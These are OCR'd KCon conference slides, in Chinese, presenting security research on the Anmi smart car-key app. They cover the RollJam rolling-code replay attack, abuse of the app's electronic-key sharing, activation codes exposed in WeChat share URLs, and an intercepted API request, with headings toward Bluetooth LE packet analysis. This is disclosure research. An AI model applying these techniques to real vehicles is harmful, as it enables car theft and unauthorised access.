
KCon

安米安全否?

安米单向通讯...



演示:




KCon


Samy's RollJam

钥匙和车之间的通讯是单向的，不存在动态认证的过程

信号是时间无关的即不会随时间过期，只与顺序相关

盗贼通过干扰器阻止汽车接受钥匙信号，自己把钥匙信号保存下来，然后用来开门. 同一把钥匙，不同的操作是共用一个滚动码序列的






KCon


PART
04


安米钥匙攻击点—钥匙共享分析

共享功能


分发钥匙
填写钥匙信息
钥匙名: 如：方圆圆（给方圆圆的车）
有效期: 2018年08月01日 05:30
生成
电子钥匙生成后不能修改,但是可以删除



本田 车主
飞度
分发钥匙
过户车辆
LadyBug
有效期至: 永久有效
BigMonth
连接车辆后完成删除
hhh
连接车辆后完成删除


卡1 未启用
20:52
我的车库
当前车辆
本田
飞度 2016款 1.5L SES CVT时尚天窗版
车主 已分配20把电子钥匙
添加车辆


卡1 未启用
20:50
分发钥匙
填写钥匙信息
钥匙名: 21
有效期: 2018年08月01日 21:00
生成
电子钥匙生成后不能修改,但是可以删除
The maximum number has been reached
您的电子钥匙个数已达到上限,请连接车机删除钥匙后再试

KCon


共享功能


本田
飞度
分发钥匙
过户车辆
1
有效期至: 2018.08.01 21:00
2
有效期至: 2018.08.01 21:00
3
有效期至: 2018.08.01 21:00
4
有效期至: 2018.08.01 21:00
电子钥匙详情
恭喜您！电子钥匙已经生成！
其他用户用APP扫描二维码，激活电子钥匙绑定车辆后，即可使用车辆！
注意:随意发放电子钥匙有风险,请谨慎操作
发送给微信好友
短信发送
复制激活码
扫描的内容
完成
GTDha7oJKJtvL1eRgluljordiNvcgYrYjN_ciY3aglrf29jc29uOgdiNjYDF39bL3M_cy2sxOKA=
扫描的内容
完成
nbrGeH_M7V6q6pJURU5NS08YTR4ZRE8dSRoZTEgfRU8aHh0ZHh5LRB1ISEUAGhMOGQoZDk_fheE=
扫描的内容
完成
i3gwOuFSc8A0dAzK29DT1dGG04CH2tGD14SH0taB29GEglOHglDV2oPW1tuehI2Qh5SHkAn_uWk=
12:41
添加车辆
请输入激活码
立即激活
什么是激活码?
找回车辆?
我已阅读并同意 使用条款和隐私政策

KCon


What could possibly go wrong ?

微信共享


firstTime: 2018-07-19 15:11:25
apiLevel: 19
userCity:
p:
ipCity: 0
webviewVersion: 4.7
r: 23a1ad5aada54ed39c7c04d79776c8f6
channel: weixin_friend
placeKey: qicheyaokongqi-addkey
shareData: {"code":"POqQwQW2lyTQkOguPzQ3MTViN2RjPjVnM2BjNjJlPzVgZGdjZGQxPmcyMj96YGl0Y3BjdPdNqDo="}
sign: 70d74b61e928317718bd00e63e36ea8301
[13/304]
2018-07-28 00:40:18 GET http://121.199.11.74/api/open/new-share/get-share.htm?_platform=
Request
200 OK application/json 382b 828ms
Response
Server: nginx/1.4.6
Date: Sat, 28 Jul 2018 07:40:19 GMT
Content-Type: application/json;charset=UTF-8
Content-Length: 382
Connection: keep-alive
JSON
"data": {
"description": "打开链接，即可获得该车辆使用权。请遵循页面提示进行操作哦",
"iconUrl": "",
"imageUrl": "",
"shareWords": "安米智能钥匙-电子钥匙",
"url": "http://url.mucang.cn/6WX99"
},
"errorCode": 0,
"message": null,
"success": true
File Edit View History Bookmarks Tools Help
Problem loading page
qicheyaokongqi://anmi/add_key?code=POqQwQW2lyTQkOguPzQ3MTViN2RjPjVnM2BjNjJlPzVgZGdjZGQxPmcyMj96YGl0Y3BjdPdNqDo=

KCon

微信共享



http://share.m.kakamobi.com/activity.kakamobi.com/qicheyaokongqi-anmi/?shareProduct=qicheyaokongqi&shareAppName=qicheyaokongqi&version=2.1.0&placeKey=qicheyaokongqi-addkey&platform=android&shareKey=qicheyaokongqi-addkey&shareWordsId=395&placeChannel=&shareData=%7B%22code%22%3A%22p36SXOxffs05eQHH1t3e2NyL3o2K19yO2omK39uM1tyJjY6KjY3Y147b29aTiYCdipmKnUUn-Ug%3D%22%7D&shareChannel=weixin_friend&from=singlemessage&isappinstalled=0

p36SXOxffs05eQHH1t3e2NyL3o2K19yO2omK39uM1tyJjY6KjY3Y147b29aTiYCdipmKnUUn-Ug=


KCon

演示：

KCon

删除账号？


演示：



KCon

账号过期？

演示：





KCon

PART
05

安米钥匙攻击点 —蓝牙加密破解


BTLE—数据包分析






KCon

BTLE—数据包分析



KCon

BTLE—数据包分析



